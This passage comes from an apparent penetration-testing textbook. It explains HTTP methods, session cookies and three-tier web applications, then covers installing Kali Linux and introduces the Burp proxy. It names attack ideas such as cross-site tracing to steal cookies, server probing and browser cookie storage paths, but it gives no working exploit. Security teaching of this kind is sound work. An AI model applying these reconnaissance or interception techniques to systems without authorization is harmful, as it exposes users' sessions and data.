The POST method is similar to the GET method and is used to retrieve data from the server but it passes the content via the body of the request. Since the data is now passed in the body of the request, it becomes more difficult for an attacker to detect and attack the underlying operation. As shown in the following POST request, the username and password is not sent in the URL but in the body, which is separated from the header by a blank line:



The HEAD method

The `HEAD` method is used by attackers to identify the type of server as the server only responds with the HTTP header without sending any payload. It's a quick way to find out the server version and the date.

The TRACE method


When a `TRACE` method is used, the receiving server bounces back the `TRACE` response with the original request message in the body of the response. The `TRACE` method is used to identify any alterations to the request by intermediary devices such as proxy servers and firewalls. Some proxy servers edit the HTTP header when the packets pass though it and this can be identified using the `TRACE` method. It is used for testing purposes, as you can now track what has been received by the other side. Microsoft IIS server has a `TRACK` method which is same as the `TRACE` method.
A more advance attack known as **cross-site tracing** (**XST**) attack makes use of **cross-site scripting** (**XSS**) and the `TRACE` method to steal user's cookies.

The PUT and DELETE methods

The `PUT` and `DELETE` methods are part of WebDAV, which is an extension to HTTP protocol and allows management of documents and files on the web server. It is used by developers to upload production-ready web pages on to the web server. `PUT` is used to upload data to the server whereas `DELETE` is used to remove it.

The OPTIONS method

It is used to query the server for the methods that it supports. An easy way to check the methods supported by the server is by using the **Netcat** (**nc**) utility that is built into all Linux distributions. Here, we are connecting to `ebay.com` on port `80` and then using the `OPTIONS` method to query the server for the supported methods. As shown in the following screenshot, we are sending the request to the server using **HTTP/1.1**. The response identifies the methods the server supports along with some additional information:



Understanding the layout in the HTTP packet is really important, as it contains useful information and several of those fields can be controlled from the user-end, giving the attacker a chance to inject malicious data.

Session tracking using cookies

HTTP is a stateless client-server protocol, where a client makes a request and the server responds with the data. The next request that comes is an entirely new request, unrelated to the previous request. The design of HTTP requests is such that they are all independent of each other. When you add an item in your shopping cart while doing online shopping, the application needs a mechanism to tie the items to your account. Each application may us a different way to identify each session.

The most widely used technique to track sessions is through a session ID set by the server. As soon as a user authenticates with a valid username and password a unique random session ID is assigned to that user. On every request sent by the client, it should include the unique session ID that would tie the request to the authenticated user. The ID could be shared using the `GET` method or the `POST` method. When using the `GET` method, the session ID would become a part of the URL; when using the `POST` method, the ID is shared in the body of the HTTP message. The server would maintain a table mapping usernames to the assigned session ID. The biggest advantage of assigning a session ID is that even though HTTP is stateless, the user is not required to authenticate every request; the browser would present the session ID and the server would accept it.

Session ID has a drawback too; anyone who gains access to the session ID could impersonate the user without requiring a username and password. Also, the strength of the session ID depends on the degree of randomness used to generate it, which would help defeat brute force attacks.


Cookie

Cookie is the actual mechanism using which the session ID is passed back and forth between the client and the web server. When using cookies, the server assigns the client a unique ID by setting the **Set-Cookie** field in the HTTP response header. When the client receives the header, it will store the value of the cookie, that is, the session ID within the browser and associates it to the website URL that sent it. When a user revisits the original website, the browser will send the cookie value across identifying the user.

Besides saving critical authentication information, cookie can also be used to set preference information for the end client such as language. The cookie storing the language preference for the user is then used by the server to display the web page in the user preferred language.

Cookie flow between server and client

As shown in the following figure, the cookie is always set and controlled by the server. The web browser is only responsible for sending it across to the server with every request. In the following image, we can see that a `GET` request is made to the server, and the web application on the server chooses to set some cookies to identify the user and the language selected by the user in previous requests. In subsequent requests made by the client, the cookie becomes the part of the request:



Persistent and non-persistent cookies

Cookies are divided into two main categories. Persistent cookies are the ones that are stored on the hard drive as text files. Since the cookie is stored on the hard drive it would survive a browser crash. A cookie, as mentioned previously, can be used to pass the sensitive authorization information in the form of session ID. If it's stored on the hard drive, you cannot protect it from modification by a malicious user. You can find the cookies stored on the hard drive when using Internet Explorer at the following location in Windows 7. The folder will contain many small text files that store the cookies:

```
C:\Users\username\AppData\Roaming\Microsoft\Windows\Cookies
```

Chrome does not store cookies in text files like Internet Explorer. It stores them in a single SQLlite3 database. The path to that file is `C:\Users\Juned\AppData\Local\Google\Chrome\User Data\Default\cookies`

The cookies stored in the Chrome browser can be viewed by typing in `chrome://settings/cookies` in the browser.

To solve the security issues faced by persistent cookies, programmers came up with another kind of cookie that is more often used today known as non-persistent cookie, which is stored in the memory of the web browser, leaves no traces on the hard drive, and is passed between the web browser and server via the request and response header. A non-persistent cookie is only valid for a predefined time which is appended to the cookie as shown in the screenshot given in the following section.

Cookie parameters

In addition to name and the value of the cookie, there are several other parameters set by the web server that defines the reach and availability of the cookie as shown in the following screenshot:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT
```

Following are the details of some of the parameters:

- **Domain**: This specifies the domain to which the cookie would be sent.
- **Path**: To further lock down the cookie, the `Path` parameter can be specified. If the domain specified is `email.com` and the path is set to `/mail`, the cookie would only be sent to the pages inside `email.com/mail`.

- **HttpOnly**: This is a parameter that is set to mitigate the risk posed by cross-site scripting attacks, as JavaScript won't be able to access the cookie.
- **Secure**: If this is set, the cookie is only sent over SSL.
- **Expires**: The cookie will be stored until the time specified in this parameter.

HTML data in HTTP response

Now that the header information has been shared between the client and the server, both the parties agree on it and move on to the transfer of actual data. The data in the body of the response is the information that is of use to the end user. It contains HTML formatted data. Information on the web was originally only plain text. This text-based data needs to be formatted so that it can be interpreted by the web browser in the correct way. HTML is similar to a word processor, wherein you can write out text and then format it with different fonts, sizes, and colors. As the name suggests, it's a markup language. Data is formatted using tags. It's only used for formatting data so that it could be displayed correctly in different browsers.

HTML is not a programming language.

If you need to make your web page interactive and perform some functions on the server, pull information from a database, and then display the results to the client, you will have to use a server side programming languages such as PHP, ASP.Net, and JSP, which produces an output that can then be formatted using HTML. When you see a URL ending with a `.php` extension, it indicates that the page may contain PHP code and it must run through the server's PHP engine which allows dynamic content to be generated when the web page is loaded.

HTML and HTTP are not the same thing: HTTP is the communication mechanism used to transfer HTML formatted pages.


Multi-tier web application

As more complex web applications are being used today, the traditional way of deploying web application on a single system is a story of the past. All eggs in one basket is not a clever way to deploy a business-critical application, as it severely affects the performance, security, and availability of the application. The simple design of a single server hosting the application as well as data works well only for small web applications with not much traffic. The three-tier way of designing the application is the way forward.

In a three-tier web application, there is a physical separation between the presentation, application, and data layer described as follows:

- **Presentation layer**: This is the server where the client connections hit and the exit point through which the response is sent back to the client. It is the frontend of the application. The presentation layer is critical to the web application, as it is the interface between the user and rest of the application. The data received at the presentation layer is passed to the components in the application layer for processing. The output received is formatted using HTML and displayed on the web client of the user. Apache and Nginx are open source software and Microsoft IIS is commercial software that is deployed in the presentation layer.
- **Application layer**: The processor-intensive processing is taken care of in the application layer. Once the presentation layer collects the required data from the client and passes it to the application layer, the components working at this layer can apply business logic to the data. The output is then returned to the presentation layer to be sent back to the client. If the client requests some data, it is extracted from the data layer, processed into a form that can be of use to client, and passed to the presentation layer. PHP and ASP are programming languages that work at the application layer.
- **Data access layer**: The actual storage and the data repository works at the data access layer. When a client requires data or sends data for storage, it is passed down by the application layer to the data access layer for persistent storage. The components working at this layer are responsible for the access control of the data. They are also responsible for managing concurrent connection from the application layer. MySQL and Microsoft SQL are two technologies that work at this layer. When you create a website that reads and writes data to a database it uses the **structured query language** (**SQL**) statements that query the database for the required information. SQL is a programming language that many database products support as a standard to retrieve and update data from it.

Following is a diagram showing the working of presentation, application, and the data access layers working together:



Summary

This chapter is an introduction to hacking and penetration testing of web application. We started by identifying different ways of testing the web applications. The important rules of engagements that are to be defined before starting a test were also discussed. The importance of testing web applications in today's world and the risk faced by not doing regular testing were also mentioned.

HTTP plays a major role in web application and a thorough understanding of the protocol is important to conduct a successful penetration test. We reviewed the basic building blocks of a web application and how different components interact with each other. Penetration testers can map input and exit points if they understand the different layers in the web application.

2
Setting up Your Lab with Kali Linux

Preparation is the key to everything. It becomes even more important when working on a penetration testing engagement, where you get a limited amount of time to do the reconnaissance, scanning, exploitation, and finally gain access and present the customer with a detailed report. Each penetration test that you conduct would be different in nature and would require a different approach from a test that you earlier conducted. Tools play a major role in it, and you need to prepare your toolkit beforehand and have hands-on experience of all the tools that you will need to execute the test.

In this chapter, we will cover the following topics:

- Overview of Kali Linux and changes from the previous version
- Different ways of installing Kali Linux
- Virtualization versus installation on physical hardware
- Walkthrough and configuration of important tools in Kali Linux
- Installing Tor and configuration

Kali Linux

Kali Linux is security-focused Linux distribution based on Debian. It's a rebranded version of the famous Linux distribution known as Backtrack, which came with a huge repository of open source hacking tools for network, wireless, and web application penetration testing. Although Kali Linux contains most of the tools from Backtrack, the main aim of Kali Linux is to make it portable so that it could be installed on devices based on the ARM architectures such as tablets and Chromebook, which makes the tools available at your disposal with much ease.

Using open source hacking tools comes with a major drawback: they contain a whole lot of dependencies when installed on Linux and they need to be installed in a predefined sequence. Moreover, authors of some tools have not released accurate documentation, which makes our life difficult.

Kali Linux simplifies this process; it contains many tools preinstalled with all the dependencies and is in ready to use condition so that you can pay more attention for the actual attack and not on installing the tool. Updates for tools installed in Kali Linux are more frequently released, which helps you to keep the tools up to date. A non-commercial toolkit that has all the major hacking tools preinstalled to test real-world networks and applications is a dream of every ethical hacker and the authors of Kali Linux make every effort to make our life easy, which enables us to spend more time on finding the actual flaws rather than building a toolkit.

Improvements in Kali Linux 2.0

At Black Hat USA 2015, Kali 2.0 was released with a new 4.0 kernel. It is based on Debian Jessie and was codenamed as Kali Sana. The previous major release of Kali was 1.0 with periodic updates released up to Version 1.1. Interface cosmetic changes for better accessibility and addition of newer and more stable tools are a few changes in Kali 2.0.

Some major improvements in Kali 2.0 are listed here:

- **Continuous rolling updates**: The update cycle of Kali Linux has improved in 2.0 with a feature known a rolling release. A rolling release distribution is one that is constantly been updated so that users can be given the latest updates and packages as they are released. So users won't have to wait for a major release to get the bugs fixed. In Kali 2.0, packages are regularly pulled from Debian testing distribution as they are released. This helps keep the core OS of Kali updated.
- **Frequent tool updates**: Offensive Security, the organization that maintains the Kali Linux distribution has now devised a different method to check for updated tools. They now use a new upstream version checking system, which sends periodic updates when newer versions of tools are released. With this method, tools in Kali Linux are updated as soon as the developer releases them.

- **Revamped desktop environment**: Kali Linux now supports a full GNOME3 session. GNOME3 is one of the most widely used desktop environments and is a favorite of developers. The minimum RAM required for running a full GNOM3 session is 768 MB. Although this is not an issue considering the hardware standards of computers that we see today, if you have older machine, you can download the lighter version of Kali Linux that uses the Xfce desktop environment with a smaller set of useful tools. Kali Linux also natively supports other desktop environments such as KDE, MATE, e17, i3wm, and lxde. Kali 2.0 comes with new wallpapers, customizable sidebar, improved menu layout, and many more visual tweaks.
- **Support for various hardware platforms**: Kali Linux is now available on all major releases of Google Chromebooks and Raspberry Pi robotic kits. Nethunter, the hacking distribution for mobile devices that is built upon Kali Linux, has been updated with kali 2.0. Official VMware and VirtualBox images have also been updated.
- **Major tool changes**: The Metasploit community and pro packages have been removed from Kali 2.0. If you require these versions, you need to download it directly from Rapid7's website. Only the open source version of Metasploit comes with Kali 2.0. There is no longer any Metasploit service and you need to manually initialize, connect, and start the database for Metasploit.

Installing Kali Linux

The success of Kali Linux has also been due to the flexibility it provides for its installation. You can get up and running with Kali Linux in a few minutes on an Amazon cloud platform if you want to test a system quickly, or you can have it installed on a high-speed SSD drive with a fast processor if you want to crack passwords using a rainbow table. With Linux as its base, every part of the operating system can be customized, which makes Kali Linux a useful Toolkit in any testing environment. Here are the different ways to install Kali Linux:

- USB mode
- Custom images for VMware and ARM devices
- Kali Linux minimal image on Amazon EC2
- Installing it on a physical hard drive

USB mode

Kali Linux can now be installed on a USB drive so that you can carry your hacking tools in your pocket. The advantage of having it installed in a USB drive is that you don't need space on a physical hardrive and dual booting your machine is not required. Starting with Version 1.0.7, the persistence option can be enabled on the USB Drive, which would save all the changes that you make in Kali Linux across reboots. A separate option can also be enabled that would encrypt the data partition of the USB drive using LUKS encryption. This plays an important role because as we proceed with the penetration test, the USB drive would be storing sensitive information from the network such as credentials, output from Nmap, and other scanners. It needs to be protected from falling in the wrong hands.

LUKS stands for **Linux Unified Key Setup**, which is a disk-encryption standard created by Clemens Fruhwirth in 2004 specifically for Linux.

Download Kali Linux from `https://www.kali.org/downloads/`. Follow these steps to install Kali Linux on a USB drive:

1. After inserting the USB drive into your computer, you need to identify the device path using the `fdisk` or `lsblk` command. Make sure you have a USB drive of at least 8 GB free space. These steps can be done on any Linux machine:


```
root@kali:/home# fdisk -l

Disk /dev/sda: 21.5 GB, 21474836480 bytes
255 heads, 63 sectors/track, 2610 cylinders, total 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Disk /dev/sda doesn't contain a valid partition table

Disk /dev/sdb: 16.0 GB, 16030629888 bytes
255 heads, 63 sectors/track, 1948 cylinders, total 31309824 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x04030201

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *        2168    31309823    15653828    7  HPFS/NTFS/exFAT
root@kali:/home#
```

2. You need to then use a disk cloning tool such as the command line utility in Linux called `dd` to clone the Kali Linux ISO image file on the USB drive. The `if` parameter defines the input file, `of` is the output location that should be the USB location, and `bs` is the block size. This is all that is required to make a Kali Linux bootable USB drive:

```
root@kali:/mnt/kali# dd if=kali-linux-2.0-amd64.iso of=/dev/sdb1 bs=1M
3001+1 records in
3001+1 records out
3147300864 bytes (3.1 GB) copied, 1333.76 s, 2.4 MB/s
root@kali:/mnt/kali#
```

3. If you want the changes that you make while working on Kali Linux to be saved across reboots, then you need to perform a few extra steps:

    1. Create an additional partition on the USB drive that has Kali Linux installed on the unallocated space using **GParted**. Select the correct drive from the top-right section of the screen and it would display the unused space on the drive along with the one that has Kali Linux installed.
    2. Now, you need to right-click on the **unallocated** section, and then select **new** from the drop-down menu. Create a partition named `Primary Partition` (shown in the following screenshot) with **File System** as **ext4** and then label the partition as `Persistence`:



3. Once the partition is created, open up a new terminal and type in the following commands:

```
mkdir -p /mnt/kali_usb
mount /dev/sdb3 /mnt/kali_usb
echo "/ union" > /mnt/kali_usb/persistence.conf
umount /dev/sdb3
```

   This mounts the USB drive and then creates a `persistence.conf` file in it. `sdb3` denotes the partition; it may vary on your machine depending upon the number of partitions you have on the USB drive.

4. In order to create an encrypted partition, type the following:

```
cryptsetup --verbose --verify-passphrase luksFormat /dev/
sdb3
cryptsetup luksOpen /dev/sdb3 kali_usb
mkfs.ext4 -L persistence /dev/mapper/kali_usb
e2label /dev/mapper/kali_usb persistence
mkdir -p /mnt/kali_usb
mount /dev/mapper/kali_usb /mnt/kali_usb
echo "/ union" > /mnt/kali_usb/persistence.conf
umount /dev/mapper/kali_usb
cryptsetup luksClose /dev/mapper/kali_usb
```

You can now reboot the machine using the USB drive and when the boot menu appears, select **Live USB persistence** or **Live USB Encrypted persistence** depending on the step that you have taken before.

To test if the changes that you make are saved across reboots, create a temporary text file and save it, and it should be intact after Kali Linux is rebooted.

VMware and ARM images of Kali Linux

Offensive Security, the creators of Kali Linux, provide VMware images of Kali Linux that are ready to use in your virtualization software. You can download it via a torrent at the following location:

`http://www.offensive-security.com/kali-linux-vmware-arm-image-download/`

These images work in both VMware workstation as well as the VirtualBox software. You need to create a new virtual machine and attach the downloaded virtual hard disk and then boot the machine. By following this method, you won't have to sit and follow the installation wizard and can log into an already installed Kali Linux.

They have also released images for Rasberry Pi devices, Galaxy Note devices, and a few more.

When you download Kali Linux for ARM architecture, there are two options: ARMHF and ARMEL. **ARMHF** stands for **ARM Hard Float** (HF) architecture and **ARMEL** stands for **Endian** (EL) architecture.

Kali Linux on Amazon cloud

If you have an Amazon EC2 account, you can fire up an instance of Kali Linux in no time; these images are free and you will only have to pay for the resources such as RAM, processor, and hard drive space that you use. The direct link to the Kali Linux image in Amazon's marketplace is at `https://aws.amazon.com/marketplace/pp/B00HW50E0M`.

If you need a Pentesting platform in the cloud to do some testing or for an engagement, this is of real help. A few things that you need to keep in mind before you use the Kali Linux instance on Amazon's cloud platform are as follows:

- The instance of Kali Linux on the Amazon marketplace is a minimal installation one. This means no tools are preinstalled on this image, so you will have to use metapackages to install the tools of your needs. This, in a way, is good step. Kali Linux comes with a huge number of tools that are not always required during penetration test and with a bare instance, you can install only those packages that are of your need. For example, if you are performing a penetration test of a web application, you can only install the kali-linux-web and kali-linux-top10 metapackages, which would include Nmap, Metasploit, and Wireshark, along with the web app hacking tools.

  If you want to check which metapackages are available, you can search it using this command:

  ```
  apt-get update && apt-cache search kali-linux
  ```

  To search for tools available in a specific metapackage, type in the following command:

  ```
  apt-cache show kali-linux-web |grep depends
  ```

Once you decide which metapackage you need to install, you need to run the following command:

```
Apt-get install kali-linux-web
```

If you inadvertently brick few tools in Kali Linux and want to start from scratch, you can reinstall the metapackage that includes that tool.

- You cannot login to the instance of Kali Linux using the root account. You have to use a normal user account and then use the `sudo su` command to elevate your privileges.
- If you are conducting a penetration test of a large network from the Kali Linux instance of Amazon cloud, you will have to inform Amazon by filling a form about your intentions and this would help them differentiate between the malicious network traffic and the one from your instance of Kali Linux.

Installing Kali Linux on a hard drive

Having a completely separate laptop installed with Kali Linux on the physical hard drive with sufficient amount of RAM and a high-speed processor to crunch in password hashes and rainbow tables is the way that most experienced penetration testers follow. While doing a real-world penetration test you need to have at least 8 GB RAM on your machine. A high-speed network port and a wireless network card that allows packet injection is also an important part of the tester's toolkit.

The GUI installation wizard is easy to follow and you do not need any special training to install it on a physical hard drive.

Kali Linux has many hacking tools preinstalled that can only run with root privileges. Therefore, the default user is `root` and no non-privileged users are created. If you want to create standard users, you can do so using the settings console available under **Applications** | **Usual applications** | **System Tools** | **Preferences**. The default password for the root account is `toor`.

Kali Linux-virtualizing versus installing on physical hardware

The popularity of virtualization software makes it an attractive option to install your testing machine on a virtualized platform. They provide a rich set of features at a low cost and remove the hassles of dual booting the machine. Another useful feature that most virtualization software provide is cloning of virtual machines using which you can create multiple copies of the same machine. In a real-world penetration test, you might need to clone and duplicate your testing machine to install further hacking tools and make configuration changes in Kali Linux, keeping a copy of the earlier image that would be used as a base image in a virtualized environment this can be done with much ease.

Some virtualization software have a **revert to snapshot** feature, wherein you can go back in time if you mess up your testing machine and want a clean slate to work on.

Modifying the amount of RAM, size of virtual disk, and number of virtual processors assigned to a virtual machine as and when required is another well-known feature of virtualization software.

Along with features that make the virtualization platform such an attractive option comes a major drawback. If the penetration test involves testing the strength of the password used on the network or another processor-intensive task, you would require a high-performing processor and a GPU dedicated for that task. Cracking password on a virtual platform is not a wise thing to do, as it would slow down the process and you won't be able to use the processor to its full extent due to virtualization overhead.


Another feature of the virtualization platform that confuses a lot of people is the networking options. Bridged, Host-only, and NAT are the three major networking options that virtualization software provides. Bridged networking is the recommended one while performing a penetration test as the virtual machine now acts as if its connected to a physical switch and packets move out of the host machine unaltered.

When installing Kali Linux in a virtual machine, you will have to install an add-on tool provided for that specific virtualization software that would enable some additional features such as copying and pasting text from host to virtual machine, improved graphic performance and synchronization of the clock. In order to avoid any hiccups during its installation, you should first install the `Linux kernel header` package using the following command:

```
apt-get update && apt-get install -y linux-headers-$(uname -r)
```

Important tools in Kali Linux

Once you have Kali Linux up and running, you can start playing with the tools. Since this book is on web application hacking, all the major tools that we would be spending most of our time are under **Applications** | **Web Application**. Following screenshot shows the tools present under **Web Application**:



In Kali Linux 2.0, tools under **Web Applications** are further divided into four categories as listed here:

- Web application proxies
- Web vulnerability scanners
- Web crawlers and directory browsing
- CMS and framework identification

Web application proxies

A HTTP proxy is one of the most important tools in the kit of a web application hacker and Kali Linux includes several of those. A feature that you miss in one proxy would surely be there in some other proxy which highlights the real advantage of Kali Linux with it vast repository of tools.


A HTTP proxy is a software that sits in between the browser and the website intercepting all the traffic that flows between them. The main aim of a web application hacker is to gain deep insight into the inner working of the application and this is best done by acting as a man-in-the-middle and intercepting every request and response.

Burp proxy

One of the most widely used proxies in Kali Linux is the Burp proxy that is part of the Burpsuite tool. It is located under **Applications** | **Web Application** | **Web Application Proxies**. The Burpsuite is a rich feature tool that includes a web spider, intruder, and a repeater for automating customized attacks against web applications. We would go into more depth in the several features of Burpsuite in the later chapters.

The Burp proxy is non-transparent proxy and the first step that you need to take is to bind the proxy to a specific port and IP address and configure the web browser to use the proxy. By default, it listens on the loopback address and port number `8080`.

